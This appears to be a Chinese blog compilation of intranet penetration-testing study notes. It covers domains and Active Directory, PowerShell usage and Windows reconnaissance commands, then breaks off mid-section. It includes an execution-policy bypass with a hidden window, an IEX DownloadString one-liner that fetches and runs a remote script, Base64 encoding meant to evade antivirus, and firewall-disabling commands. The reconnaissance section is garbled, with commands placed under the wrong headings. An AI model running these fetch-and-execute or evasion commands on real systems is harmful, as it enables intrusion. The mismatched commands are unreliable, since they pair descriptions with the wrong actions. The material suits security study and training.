

【建议收藏】内网学习笔记合集 | TeamsSix

自 2020 年 11 月份至 2021 年 10 月份，在这近一年的时间里，笔者更新了自己在学习内网过程中的 30 余篇笔记，并将笔记同步更新到了自己的公众号、博客、CSDN 等平台，特在此整理成合集发布出来。

自 2020 年 11 月份至 2021 年 10 月份，在这近一年的时间里，笔者更新了自己在学习内网过程中的 30 余篇笔记，并将笔记同步更新到了自己的公众号、博客、CSDN 等平台，特在此整理成合集发布出来。

建议收藏本文，随时翻阅查看。

本文首发在我的个人公众号和个人博客，欢迎关注我的公众号：TeamsSix，我的博客：teamssix.com

1、工作组

工作组 Work Group 是最常见最简单最普通的资源管理模式，就是将不同的电脑按功能分别列入不同的组中，以方便管理。

比如在一个网络内，可能有成百上千台工作电脑，如果这些电脑不进行分组，都列在“网上邻居”内，可想而知会有多

么乱。

为了解决这一问题，Windows 9x/NT/2000 引用了“工作组”这个概念，比如一所高校，会分为诸如数学系、中文系之类的，然后数学系的电脑全都列入数学系的工作组中，中文系的电脑全部都列入到中文系的工作组中..... 如果你要访问某个系别的资源，就在“网上邻居”里找到那个系的工作组名，双击就可以看到那个系别的电脑了。

在工作组中所有的计算机都是平等的，没有管理与被管理之分，因此工作组网络也称为对等网络。

所以对于管理者而言，工作组的管理方式有时会不太便于管理，这时候就需要了解域的概念了。

2、域

域 Domain

可以简单的理解成工作组的升级版，如果说工作组是“免费旅店”那么域就是“星级宾馆”；工作组可以随便进进出出，而域则有严格的控制。

在“域”模式下，至少有一台服务器负责每一台联入网络的电脑和用户的验证工作，相当于一个单位的门卫一样，称为域控制器。

域控制器 Domain Controller

简称为 **DC**，域控制器中包含了由这个域的账户、密码、属于这个域的计算机等信息构成的数据库。

当电脑连入网络时，域控制器首先要鉴别这台电脑是否是属于这个域的，用户使用的登录账号是否存在、密码是否正确。如果以上信息有一样不正确的，那么域控制器就会拒绝这个用户从这台电脑登录。不能登录，用户就不能访问服务器上有权限保护的资源，这样就在一定程度上保护了网络上的资源。

正是因为域控起到了一个身份验证的作用，因此站在渗透的角度来说，拿下域控是至关重要的。拿下了域控，就相当于

拿到了整个域内所有计算机的账号和密码。

而要想实现域环境，就必须要在计算机中安装活动目录，也可以说如果在内网中的一台计算机上安装了活动目录，那它就变成了域控制器。在域中除了域控制器还有成员服务器、客户机、独立服务器。

父域和子域

顾名思义，在一个域下新建了一个域便称其为子域。形象的来说，一个部门一个域，那个如果这个部门还有分部，那每个分部就可被称为子域，这个大的部门便称为父域。每个域中都有独立的安全策略。

域树

域树由多个域组成，这些域共享同一表结构和配置，形成一个连续的名字空间。

树中的域通过信任关系连接起来，活动目录包含一个或多个域树。域树中的域层次越深级别越低，一个“.”代表一个层次，如域 child.Microsoft.com 就比 Microsoft.com 这个域级别低，因为它有两个层次关系，而 Microsoft.com 只有一个层次。

而域 Grandchild.Child.Microsoft.com 又比 Child.Microsoft.com 级别低，道理一样。他们都属于同一个域树。Child.Microsoft.com 就属于 Microsoft.com 的子域。

多个域树可以组成一个域林。

域林

域林是指由一个或多个没有形成连续名字空间的域树组成，它与域树最明显的区别就在于域林之间没有形成连续的名字空间，而域树则是由一些具有连续名字空间的域组成。


但域林中的所有域树仍共享同一个表结构、配置和全局目录。域林中的所有域树通过 Kerberos 信任关系建立起来，所

以每个域树都知道 Kerberos 信任关系，不同域树可以交叉引用其他域树中的对象。域林都有根域，域林的根域是域林中创建的第一个域，域林中所有域树的根域与域林的根域建立可传递的信任关系。

比如 benet.com.cn, 则可以创建同属与一个林的 accp.com.cn, 他们就在同一个域林里。

当创建第一个域控制器的时候，就创建了第一个域（也称林根域），和第一个林。

林，是一个或多个共享公共架构和全局编录的域组成，每个域都有单独的安全策略，和与其他域的信任关系。一个单位可以有多个林。





3、活动目录

活动目录 `Active Directory`，简称为 `AD`，它是 Windows Server 中负责架构中大型网络环境的集中式目录管理服务，在 Windows 2000 Server 开始内置于 Windows Server 产品中。


目录包含了有关各种对象，例如用户、用户组、计算机、域、组织单位（OU）以及安全策略的信息。目录存储在域控上，并且可以被网络应用程序或者服务所访问。


活动目录就相当于内网中各种资源的一个目录，通过活动目录用户可以快速定位到这些资源的位置。

4、DMZ

DMZ `demilitarized zone`，中文名为“隔离区”，或称“非军事化区”。它是为了解决安装防火墙后外部网络的访问用户不能访问内部网络服务器的问题，从而设立的一个非安全系统与安全系统之间的缓冲区。

DMZ 区可以理解为一个不同于外网或内网的特殊网络区域，DMZ 内通常放置一些不含机密信息的公用服务器，比如 WEB 服务器、E-Mail 服务器、FTP 服务器等。这样来自外网的访问者只可以访问 DMZ 中的服务，但不可能接触到存放在内网中的信息等，即使 DMZ 中服务器受到破坏，也不会对内网中的信息造成影响。





5、域内的各种权限

首先要理解一下组的概念，在组里包含了很多用户，当管理员想要给某个用户分配权限时，只需要将用户加入到对应权限的组里就行，从而提高了管理效率，常见的组有：域本地组、全局组、通用组。

域本地组

成员范围：所有的域；使用范围：自己所在的域

全局组

成员范围：自己所在的域；使用范围：所有的域

通用组

成员范围：所有的域；使用范围：所有的域

A-G-DL-P 策略

A-G-DL-P 策略是将用户账号添加到全局组中，将全局组添加到域本地组中，然后为域本地组分配资源权限。

A 表示用户账号

G 表示全局组

U 表示通用组

DL 表示域本地组

P 表示资源权限

1、介绍

PowerShell 可以简单的理解为 cmd 的高级版，cmd 能做的事在 PowerShell 中都能做，但 PowerShell 还能做很多 cmd 不能做的事情。

PowerShell 内置在 Windows 7、Windows Server 2008 R2 及更高版本的 Windows 系统中，同时 PowerShell 是构建在 .NET 平台上的，所有命令传递的都是 .NET 对象。

PowerShell 有如下特点：

Windows 7 以上的操作系统默认安装

PowerShell 脚本可以运行在内存中，不需要写入磁盘

可以从另一个系统中下载 PowerShell 脚本并执行

目前很多工具都是基于 PowerShell 开发的

很多安全软件检测不到 PowerShell 的活动

cmd 通常会被阻止运行，但是 PowerShell 不会

可以用来管理活动目录

可输入 Get-Host 或者 \$PSVersionTable 查看 PowerShell 版本：

none

```
PS C:\Users\teamssix> Get-Host
```

```
Name           : ConsoleHost
Version         : 5.1.18362.1171
InstanceId      : a0a6f8f2-f86a-477f-bf4b-b94b452bee3c
UI              : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture  : zh-CN
CurrentUICulture : zh-CN
PrivateData     : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled : True
IsRunspacePushed : False
Runspace        : System.Management.Automation.Runspace.LocalRunspace
```

none

```
PS C:\Users\teamssix> $PSVersionTable
```

Name	Value
PSVersion	5.1.18362.1171
PSEdition	Desktop
BuildVersion	10.0.17134.1


```
PSCompatibleVersions      {1.0, 2.0, 3.0, 4.0...}
BuildVersion               10.0.18362.1171
CLRVersion                 4.0.30319.42000
WSManStackVersion         3.0
PSRemotingProtocolVersion 2.3
SerializationVersion      1.1.0.1
```

Windows 操作系统对应的 PowerShell 版本信息：

1.0 windows server 2008

2.0 windows server 2008 r2、windows 7

3.0 windows server 2012、windows 8

4.0 windows server 2012 r2、windows 8.1

5.0 windows 10

5.1 windows server 2016

2、基本概念

ps1 文件

ps1 是 PowerShell 的脚本扩展名，一个 PowerShell 脚本文件其实就是一个简单的文本文件。

执行策略

为了防止恶意脚本在 PowerShell 中被运行，PowerShell 有个执行策略，默认情况下，这个执行策略是受限模式

Restricted 。

使用 `Get-ExecutionPolicy` 命令查看当前执行策略

none

```
PS C:\Users\teamssix> Get-ExecutionPolicy
Restricted
```

执行策略有以下几种：

Restricted：不能运行脚本

RemoteSigned：本地创建的脚本可以运行，但从网上下载的脚本不能运行（除非它们拥有由受信任的发布者签署的数字签名）

AllSigned：仅当脚本由受信任的发布者签名才能运行。

Unrestricted：脚本执行不受限制，不管来自哪里，也不管它们是否有签名。

使用 `Set-ExecutionPolicy <policy name>` 设置执行策略，该命令需要管理员权限

none

```
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted
```

执行策略更改

执行策略可帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险，如 <https://go.microsoft.com/fwlink/?LinkID=135170> 中的 **ab**

out_Execution_Policies 帮助主题所述。是否要更改执行策略?

[Y] 是(Y) [A] 全是(A) [N] 否(N) [L] 全否(L) [S] 暂停(S) [?] 帮助 (默认值为“N”): A

```
PS C:\WINDOWS\system32> Get-ExecutionPolicy
Unrestricted
```

运行脚本

PowerShell 运行脚本的方式和其他 shell 基本一致，可以输入完整路径运行，也可以到 ps1 文件所在目录下去运行，具体如下：

none

```
PS C:\Users\teamssix> C:\t.ps1
hello TeamsSix

PS C:\Users\teamssix> cd C:\

PS C:\> .\t.ps1
hello TeamsSix
```

这里不禁想吐槽一下，在看百度百科的时候关于 PowerShell 运行脚本的描述是这样的：“假设你要运行一个名为 a.ps1 的脚本，你可以键入 C:\Scripts\aps1，最大的例外是，如果 PowerShell 脚本文件刚好位于你的系统目录中，那么你可以直接在命令提示符命令提示符后键入脚本文件名即可运行”

这里的“系统目录”是指的啥目录？C:\ 还是 C:\windows\system 目录，“最大的例外”又是什么鬼，讲道理读起来有一种机翻的感觉。

管道

PowerShell 中的管道类似于 linux 中的管道，都是将前一个命令的输出作为另一个命令的输入，两个命令之间使用 “|” 进行连接。

例如，在 PowerShell 中获取进程信息并以程序 ID 进行排序

none

```
PS C:\> Get-Process | Sort-Object ID
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
0	0	60	8		0	0	Idle
3038	0	208	4760		4	0	System
0	12	7732	81344		88	0	Registry
53	3	1160	752		368	0	smss
256	10	2468	7424		424	0	svchost
662	21	1788	4668		504	0	csrss
160	11	1364	5660		580	0	wininit
653	27	18592	177580		588	1	csrss
1219	67	59660	52	2.59	600	1	WinStore.App
278	14	3108	15656		684	1	winlogon
687	11	5420	9432		724	0	services

3、一些命令

- NoLogo：启动不显示版权标志的 PowerShell
- WindowStyle Hidden (-W Hidden)：隐藏窗口
- NoProfile (-NoP)：不加载当前用户的配置文件
- Enc：执行 base64 编码后的 powershell 脚本字符串

- ExecutionPolicy Bypass (-Exec Bypass)：绕过执行安全策略
- Noexit：执行后不退出 Shell，这在使用键盘记录等脚本时非常重要
- NonInteractive (-Nonl)：非交互模式，PowerShell 不为用户提供交互的提示

在 PowerShell 下，命令的命名规范很一致，都采用了动词 – 名词的形式，如 Net-Item，动词一般为 Add、New、Get、Remove、Set 等。PowerShell 还兼容 cmd 和 Linux 命令，如查看目录可以使用 dir 或者 ls。

文件操作类命令

none

```
新建目录test: New-Item test -ItemType directory
删除目录test: Remove-Item test
新建文件test.txt: New-Item test.txt -ItemType file
新建文件test.txt, 内容为 hello: New-Item test.txt -ItemType file -value "hello"
删除文件test.txt: Remove-Item test.txt
查看文件test.txt内容: Get-Content test.txt
设置文件test.txt内容t: Set-Content test.txt -Value "hello"
给文件test.txt追加内容: Add-Content test.txt -Value ",word!"
清除文件test.txt内容: Clear-Content test.txt
```

绕过本地权限并执行

上面说到了默认情况下 PowerShell 的执行策略是受限模式 **Restricted**，这就导致了在渗透测试过程中我们需要采用一些方法绕过这个策略，从而执行我们的脚本文件。

先来看看默认受限模式下执行脚本的情况

none

```
PS C:\Users\teamssix> powershell.exe Get-ExecutionPolicy
Restricted
```

```
PS C:\Users\teamssix> PowerShell.exe -File t.ps1
```

无法加载文件 C:\Users\teamssix\t.ps1，因为在此系统上禁止运行脚本。有关详细信息，请参阅 <https://go.microsoft.com/fwlink/?LinkID=135170> 中的 about_Execution_Policies。

```
+ CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

这里系统会提示在此系统上禁止运行脚本，但加上 `-ExecutionPolicy Bypass` 即可绕过这个限制

none

```
PS C:\Users\teamssix> cat .\t.ps1echo "Hello TeamsSix"PS C:\Users\teamssix> PowerShell.exe -ExecutionPolicy Bypass -File t.ps1hello TeamsSix
```

绕过本地权限并隐藏执行

加入 `-WindowStyle Hidden -NoLogo -NonInteractive -NoProfile` 即可隐藏执行。

none

```
PowerShell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoLogo -NonInteractive -NoProfile -File t.ps1
```

下载远程脚本绕过权限并隐藏执行

none

```
PowerShell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoLogo -NonInteractive -NoProfile "IEX(New-Object Net.WebClient).DownloadString('http://172.16.214.1:8000/t.ps1')"
```

或者简写

none

```
PowerShell.exe -Exec Bypass -W Hidden -NoLogo -NonI -NoP "IEX(New-Object Net.WebClient).DownloadString('http://172.16.214.1:8000/t.ps1')"
```

利用 Base64 对命令进行编码

使用 Base64 进行编码主要是为了混淆代码以避免被杀毒软件查杀，经过尝试这里直接使用 Base64 编码是不行的，可以使用 Github 上的一个编码工具，工具下载地址：

https://raw.githubusercontent.com/darkoperator/powershell_scripts/master/ps_encoder.py

下载好后，需要先将要执行的命令保存到文本文件中，这里保存到了 tmp.txt 文本中，之后执行 `python ps_encoder.py -s tmp.txt` 即可

none

```
>cat tmp.txtIEX(New-Object Net.WebClient).DownloadString('http://172.16.214.1:8000/t.ps1')>python ps_encoder.py -s tmp.txtSQBFAFGAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQALgBXAGUAYgBDAGwAaQBLAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMA dABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEANwAyAC4AMQA2AC4AMgAxADQALgAxADoAOAAwADAAMAavAHQALgBwAHMAMQAnACkA
```

使用 -Enc 指定 Base64 编码内容

none

```
PowerShell.exe -Exec Bypass -Enc SQBFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEANwAyAC4AMQA2AC4AMgAxADQALgAxADoAOAAwADAA  
MAAvAHQALgBwAHMAMQAnACkA
```

```
PS C:\> PowerShell.exe -Exec Bypass -Enc SQBF  
AFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQAL  
gBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG  
8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwA  
vADEANwAyAC4AMQA2AC4AMgAxADQALgAxADoAOAAwADAA  
MAAvAHQALgBwAHMAMQAnACkA  
Hello TeamsSix
```

1、手动收集本地工作组信息

查看当前权限

本机网络配置信息

操作系统和版本信息（英文版）

none

```
whoami
```

操作系统和版本信息（中文版）

none

```
ipconfig /all
```

查看系统体系结构

none

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

查看系统所有环境变量

查看安装的软件及版本和路径等信息

none

```
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

利用 PowerShell 收集软件版本信息

none

```
echo %PROCESSOR_ARCHITECTURE%
```

查询本机服务信息

none

```
set
```

查询进程列表

wmic 查看进程信息

none

```
wmic product get name,version
```

查看启动程序信息

none

```
powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name,version"
```

查看计划任务

none

```
wmic service list brief
```

查看主机开启时间

none

```
tasklist /v
```

查询用户列表

查看指定用户的信息

查看本地管理员用户

none

```
wmic process list brief
```

查看当前在线用户

none

```
wmic startup get command,caption
```

列出或断开本地计算机和连接的客户端的会话

查看端口列表

查看补丁列表

使用 wmic 查看补丁列表

none

```
schtasks /query /fo LIST /v
```

查看本机共享

使用 wmic 查看共享列表

none

```
net statistics workstation
```

查询路由表及所有可用接口的 ARP 缓存表

查询防火墙相关配置

关闭防火墙

none

```
net user
```

查看防火墙配置

none

```
net user teamssix
```

修改防火墙配置

none

```
net localgroup administrators
```

自定义防火墙日志储存位置

none

```
query user | qwinsta
```

查看计算机代理配置情况

none

```
net session
```

查询并开启远程连接服务

查看远程连接端口 (0xd3d 换成 10 进制即 3389)

none

```
netstat -ano
```

在 Windows Server 2003 中开启 3389 端口

none

```
systeminfo
```

在 Windows Server 2008 和 Windows Server 2012 中开启 3389 端口

none


```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

2、自动收集本地工作组信息

wmic 脚本

wmic 脚本下载地址：https://www.fuzzysecurity.com/scripts/files/wmic_info.rar

直接将脚本在目标主机上运行，运行结束后会生成一个 output.html 文件



The screenshot shows a web browser window with the address bar displaying `file:///C:/Users/Dora/Desktop/output.html`. The page content includes two tables of system information.

4 Instances of Win32_StartupCommand

Node	Caption	Command	Location	User
DESKTOP-OQCEEMQ	SecurityHealth.	%windir%\system32\SecurityHealthSystray.exe.	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.	Public.
DESKTOP-OQCEEMQ	VMware VM3DSERVICE Process.	"C:\Windows\system32\vmtoolsd.exe" -u.	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.	Public.
DESKTOP-OQCEEMQ	VMware User Process.	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr.	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.	Public.
DESKTOP-OQCEEMQ	Sysdiag.	"C:\Program Files (x86)\Huorong\Sysdiag\bin\HipsTray.exe".	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.	Public.

6 Instances of Win32_Product

Node	Description	InstallDate	InstallLocation	PackageCache	Vendor	Version
DESKTOP-OQCEEMQ	VMware Tools.	20210126.	C:\Program Files\VMware\VMware Tools\.	C:\Windows\Installer\34d87.msi.	VMware, Inc..	11.1.5.16724464.
DESKTOP-OQCEEMQ	Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127.	20210126.	.	C:\Windows\Installer\34d84.msi.	Microsoft Corporation.	14.24.28127.
DESKTOP-OQCEEMQ	Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127.	20210126.	.	C:\Windows\Installer\34d84.msi.	Microsoft Corporation.	14.24.28127.

DESKTOP-OQCEEMQ	Microsoft Visual C++ 2015 X64 Minimum Runtime - 14.24.28127.	20210126.	.	C:\Windows\Installer\34d7c.msi.	Microsoft Corporation.	14.24.28127.
DESKTOP-OQCEEMQ	Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127.	20210126.	.	C:\Windows\Installer\34d80.msi.	Microsoft Corporation.	14.24.28127.
DESKTOP-OQCEEMQ	Microsoft Update Health Tools.	20210126.	.	C:\Windows\Installer\1f2f69.msi.	Microsoft Corporation.	2.70.0.0.
DESKTOP-OQCEEMQ	Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127.	20210126.	.	C:\Windows\Installer\34d78.msi.	Microsoft Corporation.	14.24.28127.

1 Instances of Win32_OperatingSystem

Node	InstallDate	LastBootUpTime	LocalDateTime	Manufacturer	Name	RegisteredUser	ServicePackMajorVers
DESKTOP-OQCEEMQ	20210126130815.000000+480.	20210126134526.500000+480.	20210211125747.682000+480.	Microsoft Corporation.	Microsoft Windows 10 专业版 C:\Windows\Device\Harddisk0\Partition3.	Windows 用户.	.

PowerShsell Empire

PowerShsell Empire 中文简称“帝国”，是一款针对 Windows 系统平台而打造的渗透工具，以下是 Empire 和万能的 MSF 的一些区别。

MSF 是全平台的，无论是 win，linux，mac 都可以打，但 Empire 是只针对 Windows 的

MSF 集信息收集，渗透，后渗透，木马，社工的功能为一体，全面多能；而 Empire 专注于内网渗透，它是针对 PowerShell 的

当使用 Empire 使主机上线后，可调用 `powershell/situational_awareness/host/winenum` 模块查看本机用户信息、系统基本信息、剪贴板等信息。

```
(Empire: powershell/situational_awareness/host/winenum) > execute  
[*] Tasked ZBT74WEV to run TASK_CMD_JOB  
[*] Agent ZBT74WEV tasked with task ID 8  
[*] Tasked agent ZBT74WEV to run module powershell/situational_awareness/host/winenum
```

Available Shares

Name	Path	Description	Status
ADMIN\$	C:\Windows	远程管理	OK
C\$	C:\	默认共享	OK
IPC\$		远程 IPC	OK

AV Solution

360安全卫士
Windows Defender
火绒安全软件
AV Product State: 335872 393472 266240


```
Updated: Unknown
-----
Windows Last Updated
-----
2021年1月26日 0:00:00|
-----
```

调用 `powershell/situational_awareness/host/computerdetails` 模块可查看更丰富的信息, 比如 RDP 登录信息、主机时间日志等等, 在运行这个模块时需要管理员权限。

1、判断是否存在域

ipconfig

查看网关 IP 地址、DNS 的 IP 地址、域名、本机是否和 DNS 服务器处于同一网段。

none

```
net share
```

接着使用 nslookup 解析域名的 IP 地址, 查看是否与 DNS 服务器为同一 IP

none

```
wmic share get name,path,status
```

none

```
route printarp -a
```

系统详细信息

none

```
netsh firewall set opmode disable (Windows Server 2003 系统及之前版本)netsh advfirewall set allprofiles state off  
(Windows Server 2003 系统之后版本)
```

当前登录域与域用户

none

```
